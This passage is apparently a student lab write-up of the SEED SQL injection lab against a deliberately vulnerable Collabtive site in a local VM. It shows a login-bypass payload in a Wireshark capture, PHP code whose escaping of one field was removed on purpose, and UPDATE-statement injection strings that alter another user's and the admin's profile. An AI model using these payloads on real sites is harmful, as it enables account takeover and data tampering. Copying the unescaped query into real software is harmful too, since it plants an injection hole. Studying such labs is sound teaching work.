
```
$sel1 = mysql_query ("SELECT ID, name, locale, lastlogin, gender,
                        FROM USERS_TABLE
                        WHERE (name = ’’ or name = ‘seed’) # OR email = ’$user’) AND pass
                  = ’$pass’");
$chk = mysql_fetch_array($sel1);
if (found one record)
then {allow the user to login}
```

4. Wireshark to inspect the network package (optional)

Using wireshark is not compulsory in our unit. However, it could help us to understand the network package. If you are not interested, you may jump to the next section.

Before we clicking the login button, we open wireshark. Here is the icon (on the desktop of SeedVM):


Then we start a session by clicking Interface List, and choose the localhost one (127.0.0.1).



Wireshark: Capture Interfaces

Device	Description	IP	Packets	Packets/s	Stop
eth13		10.0.2.15	0	0	Start Options
any	Pseudo-device that captures on all interfaces	unknown	20	6	Start Options
lo		127.0.0.1	20	6	Start Options

After clicking the login button, we capture the POST package by wireshark. Here is the content of what we used to login:



```
No. Time                    Source      Destination  Protocol Length Info
  1 2018-04-22 20:37:49.4(  127.0.0.1   127.0.0.1    TCP          74 41300 > http [SYN] Seq=0 Win=32792 Len=0 MSS=
  2 2018-04-22 20:37:49.4(  127.0.0.1   127.0.0.1    TCP          74 http > 41300 [SYN, ACK] Seq=0 Ack=1 Win=32768
  3 2018-04-22 20:37:49.4(  127.0.0.1   127.0.0.1    TCP          66 41300 > http [ACK] Seq=1 Ack=1 Win=32832 Len=
  4 2018-04-22 20:37:49.4(  127.0.0.1   127.0.0.1    HTTP        619 POST /manageuser.php?action=login HTTP/1.1
  5 2018-04-22 20:37:49.4(  127.0.0.1   127.0.0.1    TCP          66 http > 41300 [ACK] Seq=1 Ack=554 Win=32768 Le
```

```
  User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:23.0) Gecko/20100101 Firefox/23.0\r\n
  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8\r\n
  Accept-Language: en-US,en;q=0.5\r\n
  Accept-Encoding: gzip, deflate\r\n
  Referer: http://www.sqllabcollabtive.com/index.php?mode=logout\r\n
  Cookie: PHPSESSID=fdcseqq35ut59i3dnqltg0pde5\r\n
  Connection: keep-alive\r\n
  Content-Type: application/x-www-form-urlencoded\r\n
▼ Content-Length: 46\r\n
    [Content length: 46]
  \r\n
  [Full request URI: http://www.sqllabcollabtive.com/manageuser.php?action=login]
▼ Line-based text data: application/x-www-form-urlencoded
  username=%27+or+name+%3D%27seed%27%29%23&pass=
```

```
0000  00 00 00 00 00 00 00 00  00 00 00 00 08 00 45 00   ........ ......E.
0010  02 5d 61 00 40 00 40 06  d9 98 7f 00 00 01 7f 00   .]a.@.@. ........
0020  00 01 a1 54 00 50 1e 89  c4 50 92 2f 1b 18 80 18   ...T.P.. .P./....
0030  02 01 00 52 00 00 01 01  08 0a 01 8c a4 b3 01 8c   ...R.... ........
```


lo: <live capture in progress> File: ... Packets: 50 Displayed: 50 Marked: 0 Profile: Default

5. SQL Injection on UPDATE statements


In this section, we intend to find out the vulnerabilities in user edit page, and carry out SQL Injection attack on updating user's profile.

Before performing SQL Injection attack, let us find out the vulnerability point.

We first use `gedit` to view the code of `class.user.php` page (`/var/www/SQL/Collabtive/include`). Notice that the linux operating system is case sensitive, hence you need to provide correct case for each character when typing the directory.




```
[04/22/2018 21:14] seed@ubuntu:/var/www/SQL/Collabtive/include$ gedit class.user
.php
```



```
        $name = mysql_real_escape_string($name);
        $realname = mysql_real_escape_string($realname);

//modified for SQL Lab
                //$company = mysql_real_escape_string($company);
        $email = mysql_real_escape_string($email);
        $tel1 = mysql_real_escape_string($tel1);
        $tel2 = mysql_real_escape_string($tel2);
        $zip = mysql_real_escape_string($zip);
        $gender = mysql_real_escape_string($gender);
        $url = mysql_real_escape_string($url);
        $address1 = mysql_real_escape_string($address1);
        $address2 = mysql_real_escape_string($address2);
        $state = mysql_real_escape_string($state);
        $country = mysql_real_escape_string($country);
        $tags = mysql_real_escape_string($tags);
        $locale = mysql_real_escape_string($locale);
        $avatar = mysql_real_escape_string($avatar);

        $rate = (float) $rate;
        $id = (int) $id;

        if ($avatar != "")
        {
            $upd = mysql_query("UPDATE user SET name='$name',email='$email',tel1='$tel1',
tel2='$tel2',company='$company',zip='$zip',gender='$gender',url='$url',adress='$address1',adress2='$address2',
WHERE ID = $id");
        }
        else
        {
```


Here we find out the variable `$company` is passed to the update statement without escaping the special characters. This is the vulnerable point to which we can resort to perform the SQL Injection.

Then we type the `FIT3173' WHERE ID = 2 #` in the company field. In this context, the update SQL becomes like




```
        {
            $upd = mysql_query("UPDATE user SET name='seed',email='seed@monash.edu',tel1='',
tel2='',company='FIT3173' WHERE ID =2
#',zip='3800',gender='$gender',url='$url',adress='$address1',adress2='Clayton',state='$state',country='$countr
WHERE ID = $id");
        }
```

The fields before the # would be updated while the fields like zip, address2(city) would not be modified.



www.sqllabcollabtive.com/manageuser.php?action=editform&id=2


User:	seed
Avatar:	
Company:	FIT3173' WHERE ID =2 #
E-Mail:	seed@monash.edu
URL:	
Phone:	
Cell phone:	
Address:	
Postcode:	3800
City:	Clayton
Country:	
State:	
Gender:	Please choose
Locale:	English (100%)
Old password:	



User profile / seed

Company:	FIT3173
E-Mail:	seed@monash.edu
URL:	
Phone:	
Cell phone:	
Address:	
Postcode / City:	
Country:	
Tags:	

Then we try to update the `email` and `postcode` of `admin`, as `adminfit3173@monash.edu` and `3800`. Likewise, we type `‘, zip =’3800’ WHERE ID = 1#` at the vulnerable column company, and we type `admin` at the user column which keeps the name of admin the same, and we type `adminfit3173@monash.edu` to modify the email.




Edit user @ Collabtive
